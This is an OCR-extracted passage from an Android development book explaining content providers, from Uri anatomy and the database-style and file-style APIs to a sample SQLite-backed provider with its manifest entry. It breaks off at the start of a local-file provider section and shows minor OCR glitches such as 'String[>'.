



*Figure 286: The VideoDemo sample application, in landscape mode, with the video clip scaled to fit*

*NOTE*: playing video on the Android emulator may work for you, but it is not terribly likely. Video playback requires graphic acceleration to work well, and the emulator does not have graphics acceleration — regardless of the capabilities of the actual machine the emulator runs on. Hence, if you try playing back video in the emulator, expect problems. If you are serious about doing Android development with video playback, you definitely need to acquire a piece of Android hardware.

# Content Provider Theory

Android publishes data to you via an abstraction known as a “content provider”. Access to contacts and the call log, for example, are given to you via a set of content providers. In a few places, Android expects you to supply a content provider, such as for integrating your own search suggestions with the Android Quick Search Box. And, content providers are one way for you to supply data to third party applications, or to consume information from third party applications. As such, content providers have the potential to be something you would encounter frequently, even if in practice they do not seem used much.

## Prerequisites

Understanding this chapter requires that you have read the core chapters, particularly the one on working with local databases.

## Using a Content Provider

Any `Uri` in Android that begins with the `content://` scheme represents a resource served up by a content provider. Content providers offer data encapsulation using `Uri` instances as handles – you neither know nor care where the data represented by the `Uri` comes from, so long as it is available to you when needed. The data could be stored in a SQLite database, or in flat files, or retrieved off a device, or be stored on some far-off server accessed over the Internet.

Given a `Uri`, you may be able to perform basic CRUD (create, read, update, delete) operations using a content provider. `Uri` instances can represent either collections or individual pieces of content. Given a collection `Uri`, you may be able to create new pieces of content via insert operations. Given an instance `Uri`, you may be able to

read data represented by the `Uri`, update that data, or delete the instance outright. Or, given an `Uri`, you may be able to open up a handle to what amounts to a file, that you can read and, possibly, write to.

These are all phrased as "may" because the content provider system is a facade. The actual implementation of a content provider dictates what you can and cannot do, and not all content providers will support all capabilities.

## Pieces of Me

The simplified model of the construction of a content `Uri` is the scheme, the namespace of data, and, optionally, the instance identifier, all separated by slashes in URL-style notation. The scheme of a content Uri is always `content://`.

So, a content `Uri` of `content://constants/5` represents the constants instance with an identifier of `5`.

The combination of the scheme and the namespace is known as the "base Uri" of a content provider, or a set of data supported by a content provider. In the example above, `content://constants` is the base `Uri` for a content provider that serves up information about "constants" (in this case, physical constants).

The base `Uri` can be more complicated. For example, if the base `Uri` for contacts were `content://contacts/people`, the contacts content provider may serve up other data using other base `Uri` values.

The base `Uri` represents a collection of instances. The base `Uri` combined with an instance identifier (e.g., 5) represents a single instance.

Most of the Android APIs expect these to be `Uri` objects, though in common discussion, it is simpler to think of them as strings. The `Uri.parse()` static method creates a `Uri` out of the string representation.

## Getting a Handle

So, where do these `Uri` instances come from?

The most popular starting point, if you know the type of data you want to work with, is to get the base `Uri` from the content provider itself in code. For example, `CONTENT_URI` is the base `Uri` for contacts represented as people — this maps to `content://contacts/people`. If you just need the collection, this `Uri` works as-is; if

you need an instance and know its identifier, you can call `addId()` on the `Uri` to inject it, so you have a `Uri` for the instance.

You might also get `Uri` instances handed to you from other sources, such as getting `Uri` handles for contacts via sub-activities responding to `ACTION_PICK` intents. In this case, the `Uri` is truly an opaque handle... unless you decide to pick it apart using the various getters on the `Uri` class.

You can also hard-wire literal `String` objects (e.g., `"content://contacts/people"`) and convert them into `Uri` instances via `Uri.parse()`. This is not an ideal solution, as the base `Uri` values could conceivably change over time. For example, the contacts content provider's base `Uri` is no longer `content://contacts/people` due to an overhaul of that subsystem. However, when you integrate with content providers from third parties, most likely you will not have a choice but to "hard-wire" in the content `Uri` based on a string.

## The Database-Style API

Of the two flavors of API that a content provider may support, the database-style API is more prevalent. Using a `ContentResolver`, you can perform standard "CRUD" operations (create, read, update, delete) using what looks like a SQL interface.

### Makin' Queries

Given a base `Uri`, you can run a query to return data out of the content provider related to that `Uri`. This has much of the feel of SQL: you specify the "columns" to return, the constraints to determine which "rows" to return, a sort order, etc. The difference is that this request is being made of a content provider, not directly of some database (e.g., SQLite).

While you can conduct a query using a `ContentResolver`, another approach is the `managedQuery()` method available to your activity. This method takes five parameters:

- The base `Uri` of the content provider to query, or the instance `Uri` of a specific object to query
- An array of properties (think "columns") from that content provider that you want returned by the query
- A constraint statement, functioning like a SQL `WHERE` clause

- An optional set of parameters to bind into the constraint clause, replacing any ? that appear there
- An optional sort statement, functioning like a SQL `ORDER BY` clause

This method returns a `Cursor` object, which you can use to retrieve the data returned by the query.

This will hopefully make more sense given an example. This chapter shows some sample bits of code from the `ContentProvider/ConstantsPlus` sample project. This is the same basic application as was first shown back in the chapter on database access, but rewritten to pull the database logic into a content provider, which is then used by the activity.

Here, we make a call to our `ContentProvider`, from our activity, via `managedQuery()`:

```
@Override
public void onCreate(Bundle savedInstanceState) {
  super.onCreate(savedInstanceState);

  constantsCursor=managedQuery(Provider.Constants.CONTENT_URI,
                               PROJECTION, null, null, null);

  ListAdapter adapter=new SimpleCursorAdapter(this,
                        R.layout.row, constantsCursor,
                        new String[] {Provider.Constants.TITLE,
                                      Provider.Constants.VALUE},
                        new int[] {R.id.title, R.id.value});

  setListAdapter(adapter);
  registerForContextMenu(getListView());
}
```

In the call to `managedQuery()`, we provide:

1. The `Uri` passed into the activity by the caller (`CONTENT_URI`), in this case representing the collection of physical constants managed by the content provider
2. A list of properties to retrieve (see code below)
3. Three `null` values, indicating that we do not need a constraint clause (the `Uri` represents the instance we need), nor parameters for the constraint, nor a sort order (we should only get one entry back)

The biggest "magic" here is the list of properties. The lineup of what properties are possible for a given content provider should be provided by the documentation (or source code) for the content provider itself. In this case, we define logical values on

the `Provider` content provider implementation class that represent the various properties (namely, the unique identifier, the display name or title, and the value of the constant).

### Adapting to the Circumstances

Now that we have a `Cursor` via `managedQuery()`, we have access to the query results and can do whatever we want with them. You might, for example, manually extract data from the `Cursor` to populate widgets or other objects.

However, if the goal of the query was to return a list from which the user should choose an item, you probably should consider using `SimpleCursorAdapter`. This class bridges between the `Cursor` and a selection widget, such as a `ListView` or `Spinner`. Pour the `Cursor` into a `SimpleCursorAdapter`, hand the adapter off to the widget, and you are set — your widget will show the available options.

After executing the `managedQuery()` and getting the `Cursor`, `ConstantsBrowser` creates a `SimpleCursorAdapter` with the following parameters:

1. The activity (or other `Context`) creating the adapter; in this case, the `ConstantsBrowser` itself
2. The identifier for a layout to be used for rendering the list entries (`R.layout.row`)
3. The cursor (`constantsCursor`)
4. The properties to pull out of the cursor and use for configuring the list entry View instances (`TITLE` and `VALUE`)
5. The corresponding identifiers of `TextView` widgets in the list entry layout that those properties should go into (`R.id.title` and `R.id.value`)

If you need more control over the views than you can reasonably achieve with the stock view construction logic, subclass `SimpleCursorAdapter` and override `getView()` to create your own widgets to go into the list, as demonstrated earlier in this book.

And, of course, you can manually manipulate the `Cursor` (e.g., `moveToFirst()`, `getString()`), just like you can with a database `Cursor`.

## Give and Take

Of course, content providers would be astonishingly weak if you couldn't add or remove data from them, only update what is there. Fortunately, content providers offer these abilities as well.

To insert data into a content provider, you have two options available on the `ContentProvider` interface (available through `getContentProvider()` to your activity):

- Use `insert()` with a collection `Uri` and a `ContentValues` structure describing the initial set of data to put in the row
- Use `bulkInsert()` with a collection `Uri` and an array of `ContentValues` structures to populate several rows at once

The `insert()` method returns a `Uri` for you to use for future operations on that new object. The `bulkInsert()` method returns the number of created rows; you would need to do a query to get back at the data you just inserted.

For example, here is a snippet of code from `ConstantsBrowser` to insert a new constant into the content provider, given a `DialogWrapper` that can provide access to the title and value of the constant:

```
private void processAdd(DialogWrapper wrapper) {
  ContentValues values=new ContentValues(2);

  values.put(Provider.Constants.TITLE, wrapper.getTitle());
  values.put(Provider.Constants.VALUE, wrapper.getValue());

  getContentResolver().insert(Provider.Constants.CONTENT_URI,
                              values);
  constantsCursor.requery();
}
```

Since we already have an outstanding `Cursor` for the content provider's contents, we call `requery()` on that to update the `Cursor`'s contents. This, in turn, will update any `SimpleCursorAdapter` you may have wrapping the `Cursor` — and that will update any selection widgets (e.g., `ListView`) you have using the adapter.

To delete one or more rows from the content provider, use the `delete()` method on `ContentResolver`. This works akin to a SQL `DELETE` statement and takes three parameters:

- A `Uri` representing the collection (or instance) from which you wish to delete rows
- A constraint statement, functioning like a SQL `WHERE` clause, to determine which rows should be deleted
- An optional set of parameters to bind into the constraint clause, replacing any `?` that appear there

### The File System-Style API

Sometimes, what you are trying to retrieve does not look like a set of rows and columns, but rather looks like a file. For example, the `MediaStore` content provider manages the index of all music, video, and image files available on external storage, and you can use `MediaStore` to open up any such file you find.

Some content providers, like `MediaStore`, support both the database-style and file system-style APIs — you query to find media that matches your criteria, then can open some file that matches. Other content providers might only support the file system-style API.

Given a `Uri` that represents some file managed by the content provider, you can use `openInputStream()` and `openOutputStream()` on a `ContentResolver` to access an `InputStream` or `OutputStream`, respectively. Note, though, that not all content providers may support both modes. For example, a content provider that serves files stored inside the application (e.g., assets in the APK file), you will not be able to get an `OutputStream` to modify the content.

## Building Content Providers

Building a content provider is probably a very tedious task. There are many requirements of a content provider, in terms of methods to implement and public data members to supply. And, until you try using it, you have no great way of telling if you did any of it correctly (versus, say, building an activity and getting validation errors from the resource compiler).

That being said, building a content provider is of huge importance if your application wishes to make data available to other applications. If your application is keeping its data solely to itself, you may be able to avoid creating a content provider, just accessing the data directly from your activities. But, if you want your data to possibly be used by others — for example, you are building a feed reader and you

want other programs to be able to access the feeds you are downloading and caching — then a content provider is right for you.

## First, Some Dissection

The content `Uri` is the linchpin behind accessing data inside a content provider. When using a content provider, all you really need to know is the provider's base `Uri`; from there you can run queries as needed, or construct a `Uri` to a specific instance if you know the instance identifier.

When building a content provider, though, you need to know a bit more about the innards of the content `Uri`.

A content `Uri` has two to four pieces, depending on situation:

1. It always has a scheme (`content://`), indicating it is a content `Uri` instead of a `Uri` to a Web resource (`http://`).
2. It always has an authority, which is the first path segment after the scheme. The authority is a unique string identifying the content provider that handles the content associated with this `Uri`.
3. It may have a data type path, which is the list of path segments after the authority and before the instance identifier (if any). The data type path can be empty, if the content provider only handles one type of content. It can be a single path segment (`foo`) or a chain of path segments (`foo/bar/goo`) as needed to handle whatever data access scenarios the content provider requires.
4. It may have an instance identifier, which is an integer identifying a specific piece of content. A content `Uri` without an instance identifier refers to the collection of content represented by the authority (and, where provided, the data path).

For example, a content `Uri` could be as simple as `content://sekrits`, which would refer to the collection of content held by whatever content provider was tied to the `sekrits` authority (e.g., `SecretsProvider`). Or, it could be as complex as `content://sekrits/card/pin/17`, which would refer to a piece of content (identified as `17`) managed by the `sekrits` content provider that is of the data type `card/pin`.

## Next, Some Typing

Next, you need to come up with some MIME types corresponding with the content your content provider will provide.

Android uses both the content `Uri` and the MIME type as ways to identify content on the device. A collection content `Uri` — or, more accurately, the combination of authority and data type path – should map to a pair of MIME types. One MIME type will represent the collection; the other will represent an instance. These map to the `Uri` patterns above for no-identifier and identifier, respectively. As you saw earlier in this book, you can fill in a MIME type into an `Intent` to route the `Intent` to the proper activity (e.g., `ACTION_PICK` on a collection MIME type to call up a selection activity to pick an instance out of that collection).

The collection MIME type should be of the form `vnd.X.cursor.dir/Y`, where `X` is the name of your firm, organization, or project, and `Y` is a dot-delimited type name. So, for example, you might use `vnd.tlagency.cursor.dir/sekrits.card.pin` as the MIME type for your collection of secrets.

The instance MIME type should be of the form `vnd.X.cursor.item/Y`, usually for the same values of `X` and `Y` as you used for the collection MIME type (though that is not strictly required).

## Implementing the Database-Style API

Just as an activity and receiver are both Java classes, so is a content provider. So, the big step in creating a content provider is crafting its Java class, with a base class of `ContentProvider`.

In your subclass of `ContentProvider`, you are responsible for implementing five methods that, when combined, perform the services that a content provider is supposed to offer to activities wishing to create, read, update, or delete content via the database-style API.

### Implement onCreate()

As with an activity, the main entry point to a content provider is `onCreate()`. Here, you can do whatever initialization you want. In particular, here is where you should lazy-initialize your data store. For example, if you plan on storing your data in such-and-so directory on an SD card, with an XML file serving as a “table of contents”, you

should check and see if that directory and XML file are there and, if not, create them so the rest of your content provider knows they are out there and available for use.

Similarly, if you have rewritten your content provider sufficiently to cause the data store to shift structure, you should check to see what structure you have now and adjust it if what you have is out of date.

### Implement query()

As one might expect, the `query()` method is where your content provider gets details on a query some activity wants to perform. It is up to you to actually process said query.

The query method gets, as parameters:

1. A `Uri` representing the collection or instance being queried
2. A `String[>` representing the list of properties that should be returned
3. A `String` representing what amounts to a SQL `WHERE` clause, constraining which instances should be considered for the query results
4. A `String[>` representing values to "pour into" the `WHERE` clause, replacing any `?` found there
5. A `String` representing what amounts to a SQL `ORDER BY` clause

You are responsible for interpreting these parameters however they make sense and returning a `Cursor` that can be used to iterate over and access the data.

As you can imagine, these parameters are aimed towards people using a SQLite database for storage. You are welcome to ignore some of these parameters (e.g., you elect not to try to roll your own SQL `WHERE` clause parser), but you need to document that fact so activities only attempt to query you by instance `Uri` and not using parameters you elect not to handle.

### Implement insert()

Your `insert()` method will receive a `Uri` representing the collection and a `ContentValues` structure with the initial data for the new instance. You are responsible for creating the new instance, filling in the supplied data, and returning a `Uri` to the new instance.

### Implement update()

Your `update()` method gets the `Uri` of the instance or collection to change, a `ContentValues` structure with the new values to apply, a String for a SQL `WHERE` clause, and a `String[>` with parameters to use to replace `?` found in the `WHERE` clause. Your responsibility is to identify the instance(s) to be modified (based on the `Uri` and `WHERE` clause), then replace those instances' current property values with the ones supplied.

This will be annoying, unless you are using SQLite for storage. Then, you can pretty much pass all the parameters you received to the `update()` call to the database, though the `update()` call will vary slightly depending on whether you are updating one instance or several.

### Implement delete()

As with `update()`, `delete()` receives a `Uri` representing the instance or collection to work with and a `WHERE` clause and parameters. If the activity is deleting a single instance, the `Uri` should represent that instance and the `WHERE` clause may be null. But, the activity might be requesting to delete an open-ended set of instances, using the `WHERE` clause to constrain which ones to delete.

As with `update()`, though, this is simple if you are using SQLite for database storage (sense a theme?). You can let it handle the idiosyncrasies of parsing and applying the `WHERE` clause — all you have to do is call `delete()` on the database.

### Implement getType()

The last method you need to implement is `getType()`. This takes a `Uri` and returns the MIME type associated with that `Uri`. The `Uri` could be a collection or an instance `Uri`; you need to determine which was provided and return the corresponding MIME type.

### Update the Manifest

The glue tying the content provider implementation to the rest of your application resides in your `AndroidManifest.xml` file. Simply add a `<provider>` element as a child of the `<application>` element, such as:

```xml
<?xml version="1.0" encoding="utf-8"?>
<manifest xmlns:android="http://schemas.android.com/apk/res/android"
  package="com.commonsware.android.constants">

  <supports-screens
    android:anyDensity="true"
    android:largeScreens="true"
    android:normalScreens="true"
    android:smallScreens="true"/>

  <uses-sdk
    android:minSdkVersion="7"
    android:targetSdkVersion="11"/>

  <application
    android:icon="@drawable/ic_launcher"
    android:label="@string/app_name">
    <provider
      android:name=".Provider"
      android:authorities="com.commonsware.android.constants.Provider"
      android:exported="false"/>

    <activity
      android:name=".ConstantsBrowser"
      android:label="@string/app_name">
      <intent-filter>
        <action android:name="android.intent.action.MAIN"/>

        <category android:name="android.intent.category.LAUNCHER"/>
      </intent-filter>
    </activity>
  </application>

</manifest>
```

The `android:name` property is the name of the content provider class, with a leading dot to indicate it is in the stock namespace for this application's classes (just like you use with activities).

The `android:authorities` property should be a semicolon-delimited list of the authority values supported by the content provider. Recall, from earlier in this chapter, that each content `Uri` is made up of a scheme, authority, data type path, and instance identifier. Each authority from each `CONTENT_URI` value should be included in the `android:authorities` list.

Now, when Android encounters a content `Uri`, it can sift through the providers registered through manifests to find a matching authority. That tells Android which application and class implements the content provider, and from there Android can bridge between the calling activity and the content provider being called.

### Add Notify-On-Change Support

A feature that your content provider can offer to its clients is notify-on-change support. This means that your content provider will let clients know if the data for a given content `Uri` changes.

For example, suppose you have created a content provider that retrieves RSS and Atom feeds from the Internet based on the user's feed subscriptions (via OPML, perhaps). The content provider offers read-only access to the contents of the feeds, with an eye towards several applications on the phone using those feeds versus everyone implementing their own feed poll-fetch-and-cache system. You have also implemented a service that will get updates to those feeds asynchronously, updating the underlying data store. Your content provider could alert applications using the feeds that such-and-so feed was updated, so applications using that specific feed can refresh and get the latest data.

On the content provider side, to do this, call `notifyChange()` on your `ContentResolver` instance (available in your content provider via `getContext().getContentResolver()`). This takes two parameters: the `Uri` of the piece of content that changed and the `ContentObserver` that initiated the change. In many cases, the latter will be `null`; a non-`null` value simply means that the observer that initiated the change will not be notified of its own changes.

On the content consumer side, an activity can call `registerContentObserver()` on its `ContentResolver` (via `getContentResolver()`). This ties a `ContentObserver` instance to a supplied `Uri` — the observer will be notified whenever `notifyChange()` is called for that specific `Uri`. When the consumer is done with the `Uri`, `unregisterContentObserver()` releases the connection.

## Implementing the File System-Style API

If you want consumers of your `ContentProvider` to be able to call `openInputStream()` or `openOutputStream()` on a `Uri`, you will need to implement the `openFile()` method. This method is optional — if you are not supporting `openInputStream()` or `openOutputStream()`, you do not need to implement `openFile()` at all.

The `openFile()` method returns a curious object called a `ParcelFileDescriptor`. Given that, the `ContentResolver` can obtain the `InputStream` or `OutputStream` that was requested. There are various static methods on `ParcelFileDescriptor` to create instances of it, such as an `open()` method that takes a `File` object as the first

parameter. Note that this works for both files on external storage and files within your own project's app-local file storage (e.g., `getFilesDir()`).

Note that you are welcome to also implement `onCreate()`, if you wish to do some initialization when the content provider starts up. Also, you will have to provide do-nothing implementations of `query()`, `insert()`, `update()`, and `delete()`, as those methods are mandatory in `ContentProvider` subclasses, even if you do not plan to support them.

## Issues with Content Providers

Content providers are not without their issues.

The biggest complaint seems to be the lack of an `onDestroy()` companion to the `onCreate()` method you can implement. Hence, if you open a database in `onCreate()`, you close it... never. Sometimes, you can alleviate this by initializing things on demand and releasing them immediately, such as opening a database as part of `insert()` and closing it within the same method. This does not always work, however — for example, you cannot close the database you query in `query()`, since the `Cursor` you return would become invalid.

The fact that `ContentProvider` is effectively a facade means that a consumer of a `ContentProvider` has no idea what to expect. It is up to documentation to explain what `Uri` values can be used, what columns can be returned, what query syntax is supported, and so on. And, the fact that it is a facade means that much of the richness of the SQLite interface is lost, such as `GROUP BY`. To top it off, the API supported by `ContentProvider` is rather limited — if what you want to share does not look like a database and does not look like a file, it may be difficult to force it into the `ContentProvider` API.

However, perhaps the biggest problem is that, by default, content providers are exported, meaning they can be accessed by other processes (third party applications or the Android OS). Sometimes this is desired. Sometimes, it is not. You need to set `android:exported` to be `false` on your manifest entry for the content provider if you want to keep the provider private to your application. This is the inverse of all other components, which are private by default, unless they have an `<intent-filter>`.

# Content Provider Implementation Patterns

The previous chapter focused on the concepts, classes, and methods behind content providers. This chapter more closely examines some implementations of content providers, organized into simple patterns.

## Prerequisites

Understanding this chapter requires that you have read the preceding chapter.

## The Single-Table Database-Backed Content Provider

The simplest database-backed content provider is one that only attempts to expose a single table's worth of data to consumers. The `CallLog` content provider works this way, for example.

### Step #1: Create a Provider Class

We start off with a custom subclass of `ContentProvider`, named, cunningly enough, Provider. Here we need the database-style API methods: `query()`, `insert()`, `update()`, `delete()`, and `getType()`.

## onCreate()

Here is the `onCreate()` method for `Provider`, from the [ContentProvider/ConstantsPlus]() sample application:

```
  @Override
  public boolean onCreate() {
    db=new DatabaseHelper(getContext());

    return((db == null) ? false : true);
  }
```

While that does not seem all that special, the "magic" is in the private `DatabaseHelper` object, a fairly conventional `SQLiteOpenHelper` implementation:

```
package com.commonsware.android.constants;

import android.content.ContentValues;
import android.content.Context;
import android.database.Cursor;
import android.database.sqlite.SQLiteOpenHelper;
import android.database.sqlite.SQLiteDatabase;
import android.hardware.SensorManager;

class DatabaseHelper extends SQLiteOpenHelper {
  private static final String DATABASE_NAME="constants.db";

  public DatabaseHelper(Context context) {
    super(context, DATABASE_NAME, null, 1);
  }

  @Override
  public void onCreate(SQLiteDatabase db) {
    Cursor c=db.rawQuery("SELECT name FROM sqlite_master WHERE type='table' AND
name='constants'", null);

    try {
      if (c.getCount()==0) {
        db.execSQL("CREATE TABLE constants (_id INTEGER PRIMARY KEY
AUTOINCREMENT, title TEXT, value REAL);");

        ContentValues cv=new ContentValues();

        cv.put(Provider.Constants.TITLE, "Gravity, Death Star I");
        cv.put(Provider.Constants.VALUE, SensorManager.GRAVITY_DEATH_STAR_I);
        db.insert("constants", Provider.Constants.TITLE, cv);

        cv.put(Provider.Constants.TITLE, "Gravity, Earth");
        cv.put(Provider.Constants.VALUE, SensorManager.GRAVITY_EARTH);
        db.insert("constants", Provider.Constants.TITLE, cv);
```

```
        cv.put(Provider.Constants.TITLE, "Gravity, Jupiter");
        cv.put(Provider.Constants.VALUE, SensorManager.GRAVITY_JUPITER);
        db.insert("constants", Provider.Constants.TITLE, cv);

        cv.put(Provider.Constants.TITLE, "Gravity, Mars");
        cv.put(Provider.Constants.VALUE, SensorManager.GRAVITY_MARS);
        db.insert("constants", Provider.Constants.TITLE, cv);

        cv.put(Provider.Constants.TITLE, "Gravity, Mercury");
        cv.put(Provider.Constants.VALUE, SensorManager.GRAVITY_MERCURY);
        db.insert("constants", Provider.Constants.TITLE, cv);

        cv.put(Provider.Constants.TITLE, "Gravity, Moon");
        cv.put(Provider.Constants.VALUE, SensorManager.GRAVITY_MOON);
        db.insert("constants", Provider.Constants.TITLE, cv);

        cv.put(Provider.Constants.TITLE, "Gravity, Neptune");
        cv.put(Provider.Constants.VALUE, SensorManager.GRAVITY_NEPTUNE);
        db.insert("constants", Provider.Constants.TITLE, cv);

        cv.put(Provider.Constants.TITLE, "Gravity, Pluto");
        cv.put(Provider.Constants.VALUE, SensorManager.GRAVITY_PLUTO);
        db.insert("constants", Provider.Constants.TITLE, cv);

        cv.put(Provider.Constants.TITLE, "Gravity, Saturn");
        cv.put(Provider.Constants.VALUE, SensorManager.GRAVITY_SATURN);
        db.insert("constants", Provider.Constants.TITLE, cv);

        cv.put(Provider.Constants.TITLE, "Gravity, Sun");
        cv.put(Provider.Constants.VALUE, SensorManager.GRAVITY_SUN);
        db.insert("constants", Provider.Constants.TITLE, cv);

        cv.put(Provider.Constants.TITLE, "Gravity, The Island");
        cv.put(Provider.Constants.VALUE, SensorManager.GRAVITY_THE_ISLAND);
        db.insert("constants", Provider.Constants.TITLE, cv);

        cv.put(Provider.Constants.TITLE, "Gravity, Uranus");
        cv.put(Provider.Constants.VALUE, SensorManager.GRAVITY_URANUS);
        db.insert("constants", Provider.Constants.TITLE, cv);

        cv.put(Provider.Constants.TITLE, "Gravity, Venus");
        cv.put(Provider.Constants.VALUE, SensorManager.GRAVITY_VENUS);
        db.insert("constants", Provider.Constants.TITLE, cv);
      }
    }
    finally {
      c.close();
    }
  }

  @Override
  public void onUpgrade(SQLiteDatabase db, int oldVersion, int newVersion) {
    android.util.Log.w("Constants", "Upgrading database, which will destroy all
old data");
```

```
    db.execSQL("DROP TABLE IF EXISTS constants");
    onCreate(db);
  }
}
```

Note that we are creating the `DatabaseHelper` in `onCreate()` and are never closing it. That is because there is no `onDestroy()` (or equivalent) method in a `ContentProvider`. While we might be tempted to open and close the database on every operation, that will not work, as we cannot close the database and still hand back a live `Cursor` from the database. Hence, we leave it open and assume that SQLite's transactional nature will ensure that our database is not corrupted when Android shuts down the `ContentProvider`.

## query()

For SQLite-backed storage providers like this one, the `query()` method implementation should be largely boilerplate. Use a `SQLiteQueryBuilder` to convert the various parameters into a single SQL statement, then use `query()` on the builder to actually invoke the query and give you a `Cursor` back. The `Cursor` is what your `query()` method then returns.

For example, here is `query()` from `Provider`:

```
  @Override
  public Cursor query(Uri url, String[] projection, String selection,
                      String[] selectionArgs, String sort) {
    SQLiteQueryBuilder qb=new SQLiteQueryBuilder();

    qb.setTables(TABLE);

    String orderBy;

    if (TextUtils.isEmpty(sort)) {
      orderBy=Constants.DEFAULT_SORT_ORDER;
    }
    else {
      orderBy=sort;
    }

    Cursor c=
        qb.query(db.getReadableDatabase(), projection, selection,
                 selectionArgs, null, null, orderBy);

    c.setNotificationUri(getContext().getContentResolver(), url);

    return(c);
  }
```

We create a `SQLiteQueryBuilder` and pour the query details into the builder, notably the name of the table that we query against and the sort order (substituting in a default sort if the caller did not request one). When done, we use the `query()` method on the builder to get a `Cursor` for the results. We also tell the resulting `Cursor` what `Uri` was used to create it, for use with the content observer system.

The `query()` implementation, like many of the other methods on `Provider`, delegates much of the `Provider`-specific information to private methods, such as:

1. the name of the table (`getTableName()`)
2. the default sort order (`getDefaultSortOrder()`)

### insert()

Since this is a SQLite-backed content provider, once again, the implementation is mostly boilerplate: validate that all required values were supplied by the activity, merge your own notion of default values with the supplied data, and call `insert()` on the database to actually create the instance.

For example, here is `insert()` from `Provider`:

```
@Override
public Uri insert(Uri url, ContentValues initialValues) {
  long rowID=
      db.getWritableDatabase().insert(TABLE, Constants.TITLE,
                                      initialValues);

  if (rowID > 0) {
    Uri uri=
        ContentUris.withAppendedId(Provider.Constants.CONTENT_URI,
                                   rowID);
    getContext().getContentResolver().notifyChange(uri, null);

    return(uri);
  }

  throw new SQLException("Failed to insert row into " + url);
}
```

The pattern is the same as before: use the provider particulars plus the data to be inserted to actually do the insertion.

### update()

Here is `update()` from `Provider`:

```
@Override
public int update(Uri url, ContentValues values, String where,
                  String[] whereArgs) {
  int count=
      db.getWritableDatabase()
        .update(TABLE, values, where, whereArgs);

  getContext().getContentResolver().notifyChange(url, null);

  return(count);
}
```

In this case, updates are always applied across the entire collection, though we could have a smarter implementation that supported updating a single instance via an instance `Uri`.

### delete()

Similarly, here is `delete()` from `Provider`:

```
@Override
public int delete(Uri url, String where, String[] whereArgs) {
  int count=db.getWritableDatabase().delete(TABLE, where, whereArgs);

  getContext().getContentResolver().notifyChange(url, null);

  return(count);
}
```

This is almost a clone of the `update()` implementation described above.

### getType()

The last method you need to implement is `getType()`. This takes a `Uri` and returns the MIME type associated with that `Uri`. The `Uri` could be a collection or an instance `Uri`; you need to determine which was provided and return the corresponding MIME type.

For example, here is `getType()` from `Provider`:

```
@Override
public String getType(Uri url) {
  if (isCollectionUri(url)) {
    return("vnd.commonsware.cursor.dir/constant");
  }
```

```
    return("vnd.commonsware.cursor.item/constant");
  }
```

## Step #2: Supply a Uri

You may wish to add a public static member... somewhere, containing the `Uri` for each collection your content provider supports, for use by your own application code. Typically, this is a public static final `Uri` put on the content provider class itself:

```
    public static final Uri CONTENT_URI=
        Uri.parse("content://com.commonsware.android.constants.Provider/
constants");
```

You may wish to use the same namespace for the content `Uri` that you use for your Java classes, to reduce the chance of collision with others.

Bear in mind that if you intend for third parties to access your content provider, they will not have access to this public static data member, as your class is not in their project. Hence, you will need to publish the string representation of this `Uri` that they can hard-wire into their application.

## Step #3: Declare the "Columns"

Remember those "columns" you referenced when you were using a content provider, in the previous chapter? Well, you may wish to publish public static values for those too for your own content provider.

Specifically, you may want a public static class implementing `BaseColumns` that contains your available column names, such as this example from `Provider`:

```
  public static final class Constants implements BaseColumns {
    public static final Uri CONTENT_URI=
        Uri.parse("content://com.commonsware.android.constants.Provider/
constants");
    public static final String DEFAULT_SORT_ORDER="title";
    public static final String TITLE="title";
    public static final String VALUE="value";
  }
```

Since we are are using SQLite as a data store, the values for the column name constants should be the corresponding column name in the table, so you can just pass the projection (array of columns) to SQLite on a `query()`, or pass the `ContentValues` on an `insert()` or `update()`.

Note that nothing in here stipulates the types of the properties. They could be strings, integers, or whatever. The biggest limitation is what a `Cursor` can provide access to via its property getters. The fact that there is nothing in code that enforces type safety means you should document the property types well, so people attempting to use your content provider know what they can expect.

## Step #4: Update the Manifest

Finally, we need to add the provider to the `AndroidManifest.xml` file, by adding a `<provider>` element as a child of the `<application>` element:

```
<?xml version="1.0" encoding="utf-8"?>
<manifest xmlns:android="http://schemas.android.com/apk/res/android"
  package="com.commonsware.android.constants">

  <supports-screens
    android:anyDensity="true"
    android:largeScreens="true"
    android:normalScreens="true"
    android:smallScreens="true"/>

  <uses-sdk
    android:minSdkVersion="7"
    android:targetSdkVersion="11"/>

  <application
    android:icon="@drawable/ic_launcher"
    android:label="@string/app_name">
    <provider
      android:name=".Provider"
      android:authorities="com.commonsware.android.constants.Provider"
      android:exported="false"/>

    <activity
      android:name=".ConstantsBrowser"
      android:label="@string/app_name">
      <intent-filter>
        <action android:name="android.intent.action.MAIN"/>

        <category android:name="android.intent.category.LAUNCHER"/>
      </intent-filter>
    </activity>
  </application>

</manifest>
```

# The Local-File Content Provider

Implementing a content provider that supports serving up files based on `Uri` values is similar, and generally simpler, than creating a content provider for the database-style API. In this section, we will examine the `ContentProvider/Files` sample project. This project demonstrates a common use of the filesystem-style API: serving files from internal storage to third-party applications (who, by default, cannot read your internally-stored files).

Note that this sample project will only work on devices that have an application capable of viewing PDF files accessed via `content://` `Uri` values.

## Step #1: Create the Provider Class

